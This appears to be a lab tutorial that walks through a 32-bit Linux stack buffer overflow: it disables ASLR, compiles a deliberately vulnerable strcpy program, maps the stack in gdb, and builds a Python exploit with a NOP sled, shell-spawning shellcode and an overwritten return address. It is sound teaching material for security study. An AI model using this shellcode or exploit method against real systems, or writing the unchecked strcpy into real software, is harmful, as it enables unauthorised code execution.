Linux Buffer Overflow

What You Need

A 32-bit x86 Kali Linux machine, real or virtual.

Purpose

To develop a very simple buffer overflow exploit in Linux. This will give you practice with these techniques:

- Writing very simple C code
- Compiling with gcc
- Debugging with gdb
- Understanding the registers $esp, $ebp, and $eip
- Understanding the structure of the stack
- Using Python to create simple text patterns
- Editing a binary file with hexedit
- Using a NOP sled

Observing ASLR

Address Space Layout Randomization is a defense feature to make buffer overflows more difficult, and Kali Linux uses it by default.

To see what it does, we'll use a simple C program that shows the value of $esp -- the Extended Stack Pointer.

In a Terminal, execute this command:

```
nano esp.c
```

Enter this code, as shown below:

```
#include <stdio.h>
void main() {
        register int i asm("esp");
        printf("$esp = %#010x\n", i);
}
```

Save the file with **Ctrl+X**, **Y**, **Enter**.

In a Terminal, execute these commands:

```
gcc -o esp esp.c
./esp
./esp
./esp
```

Each time you run the program, esp changes, as shown below:

This makes you much safer, but it's an irritation we don't need for this project, so we'll turn it off.

Disabling ASLR

Fortunately, it's easy to temporarily disable ASLR in Kali Linux.

In a Terminal, execute these commands:

```
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
./esp
./esp
./esp
```

Now esp is always the same, as shown below:

Creating a Vulnerable Program


This program does nothing useful, but it's very simple. It takes a single string argument, copies it to a buffer, and then prints "Done!".

In a Terminal window, execute this command:

```
nano bo1.c
```

Enter this code:

```
#include <string.h>
#include <stdio.h>
void main(int argc, char *argv[]) {
        char buffer[100];
        strcpy(buffer, argv[1]);
        printf("Done!\n");
}
```



Save the file with **Ctrl+X**, **Y**, **Enter**.

Execute these commands to compile the code without modern protections against stack overflows, and run it with an argument of "A":

```
gcc -g -fno-stack-protector -z execstack -o bo1 bo1.c

./bo1 A
```

The code exits normally, wth the "Done!" message, as shown below.

Using Python to Create an Exploit File


In a Terminal window, execute this command:

```
nano b1
```

Type in the code shown below.

The first line indicates that this is a Python program, and the second line prints 116 'A' characters.

```
#!/usr/bin/python
print 'A' * 116
```



Save the file with **Ctrl+X**, **Y**, **Enter**.


Nest we need to make the program executable and run it.

In a Terminal window, execute these commands.

```
chmod a+x b1

./b1
```

The program prints out 116 'A' characters, as shown below.



Now we need to put the output in a file named e1.


In a Terminal window, execute these commands.

Note that the second command is "LS -L E" in lowercase characters.*

```
./b1 > e1

ls -l e1
```

This creates a file named "e1" containing 116 "A" characters and a line feed, for a total of 117 characters, as shown below.




Overflowing the Stack

In a Terminal window, execute this command.

Note: the "$(cat e1)" portion of this command prints out the contents of the e1 file and feeds it to the program as a command-line argument. A more common way to do the same thing is with the input redirection operator: "./bo1 < e1". However, that technique gave different results in the command-line and the debugger, so the $() construction is better for this project.

```
./bo1 $(cat e1)
```

The program runs, copies the string, returns from strcpy(), prints "Done!", and then crashes with a "Segmentation fault" message, as shown below.



The program executed every instruction correctly, including the print command, but it is unable to exit and return control to the shell normally.

As it is, this is a DoS exploit--it causes the program to crash.

Our next task is to convert this DoS exploit into a Code Execution exploit.

To do that, we need to analyze what caused the segmentation fault, and control it.

Debugging the Program

Execute these commands to run the file in the gdb debugging environment, list the source code, and set a breakpoint:

```
gdb bo1
list
break 6
```

Because this file was compiled with symbols, the C source code is visible in the debugger, with handy line numbers, as shown below.

The "break 6" command tells the debugger to stop before executing line 6, so we can examine the state of the processor and memory.

```
root@kali:~/buf# gdb bo1
GNU gdb (GDB) 7.4.1-debian
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.ht
ml>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /root/buf/bo1...done.
(gdb) list
1       #include <string.h>
2       #include <stdio.h>
3       void main(int argc, char *argv[]) {
4               char buffer[100];
5               strcpy(buffer, argv[1]);
6               printf("Done!\n");
7       }
(gdb) break 6
Breakpoint 1 at 0x804846d: file bo1.c, line 6.
(gdb)
```

Normal Execution


In the gdb debugging environment, execute these commands:

```
run A
info registers
```

The code runs to the breakpoint, and shows the registers, as shown below.

The important registers for us now are:

- $esp (the top of the stack)
- $ebp (the bottom of the stack)



```
(gdb) run A
Starting program: /root/buf/bo1 A

Breakpoint 1, main (argc=2, argv=0xbffff5b4) at bo1.c:6
6               printf("Done!\n");
(gdb) info registers
eax            0xbffff49c       -1073744740
ecx            0x0      0
edx            0x2      2
ebx            0xb7fc0ff4       -1208217612
esp            0xbffff480       0xbffff480
ebp            0xbffff508       0xbffff508
esi            0x0      0
edi            0x0      0
eip            0x804846d        0x804846d <main+33>
eflags         0x246    [ PF ZF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb)
```


In the gdb debugging environment, execute this command:

```
x/40x $esp
```

This command is short for "eXamine 40 heXadecimal words, starting at $esp". It shows the stack. Find these items, as shown below:

- The highlighted region is the stack frame for main(). It starts at the 32-bit word pointed to by $esp and continues through the 32-bit word pointed to by $ebp.

- The bytes in the yellow box are the input string: "A" (41 in ANSI) followed by a null byte (00) to terminate the string. Note that strings are placed in the stack backwards, in a right-to-left fashion.
- The word in the green box is the first word after $ebp. This is the **return address** -- the address of the next instruction to be executed after main() returns. Controlling this value is essential for the exploit.



```
esp            0xbffff480       0xbffff480
ebp            0xbffff508       0xbffff508
esi            0x0      0
edi            0x0      0
eip            0x804846d        0x804846d <main+33>
eflags         0x246    [ PF ZF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) x/40x $esp
0xbffff480:     0xbffff49c      0xbffff711      0xb7fffa64      0x00000000
0xbffff490:     0xb7fe0b58      0x00000001      0x00000000      0x00000041
0xbffff4a0:     0xb7fff908      0xbffff4d6      0xbffff4e0      0xb7ee39b0
0xbffff4b0:     0xbffff4d6      0xb7e905f5      0xbffff4d7      0x00000001
0xbffff4c0:     0x00000000      0xbffff560      0xb7fc1ce0      0x080482ec
0xbffff4d0:     0xb7ff0590      0x08049694      0xbffff508      0x080484db
0xbffff4e0:     0x00000002      0xbffff5b4      0xbffff5c0      0xbffff508
0xbffff4f0:     0xb7e907f5      0xb7ff0590      0x0804849b      0xb7fc0ff4
0xbffff500:     0x08048490      0x00000000      0xbffff588      0xb7e77e46
0xbffff510:     0x00000002      0xbffff5b4      0xbffff5c0      0xb7fe0860
(gdb)
```

Overflowing the Stack with "A" Characters

In the gdb debugging environment, execute this command:

```
run $(cat e1)
```

gdb warns you that a program is already running. At the "Start it from the beginning? (y or n)" prompt, type **y** and then press **Enter**.


The program runs to the breakpoint.

In the gdb debugging environment, execute these commands:

```
info registers
x/40x $esp
```

Notice that $esp has changed--this often makes trouble later on, but for now just find these items in your display,as shown below:

- The highlighted region is the stack frame for main(), starting at $esp and ending at $ebp.
- Starting in the third line, the whole stack is now full of "41" values, because the input was a long string of "A" characters.
- The word in the green box is the **return address** -- it's now full of "41" values too.



Quitting the Debugger

In the gdb debugging environment, execute this command:

```
quit
```

At the "Quit anyway? (y or n)" prompt, type **y** and press **Enter**.

Installing Hexedit

In a Terminal window, execute these commands:

```
apt-get update
apt-get install hexedit
```

Targeting the Return Address

In a Terminal window, execute these commands:

```
cp e1 e2
hexedit e2
```

This copies your DoS exploit file e1 to a new file named e2, and starts it in the hexedit hexadecimal editor.

In the hexedit window, carefully change the last 4 '41' bytes from "41 41 41 41" to "31 32 33 34", as shown below.

```
00000000   41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAAAAAAAAAA
00000010   41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAAAAAAAAAA
00000020   41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAAAAAAAAAA
00000030   41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAAAAAAAAAA
00000040   41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAAAAAAAAAA
00000050   41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAAAAAAAAAA
00000060   41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAAAAAAAAAA
00000070   31 32 33 34  0A                                     1234.
00000080
00000090
000000A0
000000B0
000000C0
000000D0
000000E0
000000F0
00000100
00000110
00000120
00000130
-**  e2       --0x74/0x75--------------------------------------------------------
```

Save the file with **Ctrl+X**, **Y**.

Testing Exploit 2 in the Debugger

In a Terminal window, execute these commands:

```
gdb bo1
break 6
run $(cat e2)
info registers
x/40x $esp
```

As you can see, the return address is now 0x34333231, as outlined in green in the image below.

This means you can control execution by placing the correct four bytes here, in reverse order.

However, there must be exactly 112 bytes before the four bytes that will end up in $eip.

```
ebx            0xb7fc0ff4       -1208217612
esp            0xbffff410       0xbffff410
ebp            0xbffff498       0xbffff498
esi            0x0      0
edi            0x0      0
eip            0x804846d        0x804846d <main+33>
eflags         0x246    [ PF ZF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) x/40x $esp
0xbffff410:     0xbffff42c      0xbffff69e      0xb7fffa64      0x00000000
0xbffff420:     0xb7fe0b58      0x00000001      0x00000000      0x41414141
0xbffff430:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff440:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff450:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff460:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff470:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff480:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff490:     0x41414141      0x41414141      0x41414141      0x34333231
0xbffff4a0:     0x00000000      0xbffff544      0xbffff550      0xb7fe0860
(gdb)
```

Quitting the Debugger

In the gdb debugging environment, execute this command:

```
quit
```

At the "Quit anyway? (y or n)" prompt, type **y** and press **Enter**.

Getting Shellcode

The shellcode is the payload of the exploit. It can do anything you want, but it must not contain any null bytes (00) because they would terminate the string prematurely and prevent the buffer from overflowing.

For this project, I am using shellcode that spawns a "dash" shell from this page:

http://www.tenouk.com/Bufferoverflowc/Bufferoverflow6.html

Of course, you are already root on Kali Linux, so this exploit doesn't really accomplish anything, but it's a way to see that you have exploited the program.

The shellcode used to spawn a "dash" shell is as follows:

```
\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89
\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80
```

This shellcode is 32 bytes long.

Understanding a NOP Sled

There are some imperfections in the debugger, so an exploit that works in gdb may fail in a real Linux shell. This happens because environment variables and other details may cause the location of the stack to change slightly.

The usual solution for this problem is a NOP Sled--a long series of "90" bytes, which do nothing when processed and proceed to the next instruction.

For this exploit, we'll use a 64-byte NOP Sled.

Constructing the Exploit

In a Terminal window, execute this command:

```
nano b3
```

Type in the code shown below.

Line by Line Explanation

The first statement indicates that this is a Python program

The second statement puts 64 '\x90' (hexadecimal 90) characters into a variable named "nopsled"

The third statement places the 32-byte shellcode into a variable named "shellcode". This statement is several lines lone.

The fourth statement makes a variable named "padding" that is long enough to bring the total to 112 bytes

The fifth statement makes a variable named eip that contains the bytes I want to inject into the $eip register: '1234', at this point.

The sixth statement prints it all out in order.

```
#!/usr/bin/python

nopsled = '\x90' * 64
shellcode = (
'\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2' +
'\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89' +
'\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80'
)
padding = 'A' * (112 - 64 - 32)
eip = '1234'
print nopsled + shellcode + padding + eip
```

```
 GNU nano 2.2.6            File: b3                     Modified

#!/usr/bin/python

nopsled = '\x90' * 64
shellcode = (
'\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2' +
'\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89' +
'\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80'
)
padding = 'A' * (112 - 64 - 32)
eip = '1234'
print nopsled + shellcode + padding + eip



^G Get He^O WriteO^R Read F^Y Prev P^K Cut Te^C Cur Pos
^X Exit  ^J Justif^W Where ^V Next P^U UnCut ^T To Spell
```

Save the file with **Ctrl+X**, **Y**, **Enter**.

Nest we need to make the program executable and run it.

In a Terminal window, execute these commands.

```
chmod a+x b3

./b3 > e3

hexedit e3
```

The exploit should look exactly like the image below.

```
00000000  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  ................
00000010  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  ................
00000020  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  ................
00000030  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  ................
00000040  31 C0 89 C3  B0 17 CD 80  31 D2 52 68  6E 2F 73 68  1.......1.Rhn/sh
00000050  68 2F 2F 62  69 89 E3 52  53 89 E1 8D  42 0B CD 80  h//bi..RS...B...
00000060  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAAAAAAAAAA
00000070  31 32 33 34  0A                                     1234.
00000080
```

Close the file with **Ctrl+X**.

Testing Exploit 3 in gdb

In a Terminal window, execute these commands:

```
gdb bo1
break 6
run $(cat e3)
info registers
x/40x $esp
```

This loads the exploit, executes it, and stops so we can see the stack.

Find these items:

- The shellcode, as highlighted in red in the image below
- The NOP Sled--the "90" values before the shellcode
- The "A" characters--the "41" values after the shellcode
- The return pointer, highlighted in green in the image below, with a value of 0x34333231

Choosing an Address

You need to choose an address to put into $eip. If everything were perfect, you could simply use the address of the first byte of the shellcode. However, to give us some room for error, choose an address somewhere in the middle of the NOP sled.

In the figure above, a good address to use is

```
0xbffff450
```

Quitting the Debugger

In the gdb debugging environment, execute this command:

```
quit
```

At the "Quit anyway? (y or n)" prompt, type **y** and press **Enter**.

Inserting the Correct Address Into the Exploit

We need to change eip to 0xbffff440. However, since the Intel x86 processor is "little-endian", the least significant byte of the address comes first, so we need to reverse the order of the bytes, like this:

```
eip = '\x50\xf4\xff\xbf'
```

In the Terminal, execute these commands:


```
cp b3 b4

nano b4
```

Change the address in eip to match the code and image below:

```
#!/usr/bin/python

nopsled = '\x90' * 64
shellcode = (
'\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2' +
'\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89' +
'\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80'
)
padding = 'A' * (112 - 64 - 32)
eip = '\x50\xf4\xff\xbf'
print nopsled + shellcode + padding + eip
```



Save the file with **Ctrl+X**, **Y**, **Enter**.

Nest we need to make the program executable and run it.


In a Terminal window, execute these commands.

```
chmod a+x b4

./b4 > e4

hexedit e4
```

The exploit should look exactly like the image below.



Close the file with **Ctrl+X**.

Testing Exploit 4 in gdb

In a Terminal window, execute these commands:

```
gdb bo1
break 6
run $(cat e4)
info registers
x/40x $esp
```

This loads the exploit, executes it, and stops so we can see the stack.

Now the return address is 0xbffff450, as shown below. That should work!

```
(gdb) x/40x $esp
0xbffff410:     0xbffff42c      0xbffff69e      0xb7fffa64      0x00000000
0xbffff420:     0xb7fe0b58      0x00000001      0x00000000      0x90909090
0xbffff430:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff440:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff450:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff460:     0x90909090      0x90909090      0x90909090      0xc389c031
0xbffff470:     0x80cd17b0      0x6852d231      0x68732f6e      0x622f2f68
0xbffff480:     0x52e38969      0x8de18953      0x80cd0b42      0x41414141
0xbffff490:     0x41414141      0x41414141      0x41414141      0xbffff450
0xbffff4a0:     0x00000000      0xbffff544      0xbffff550      0xb7fe0860
(gdb)
```

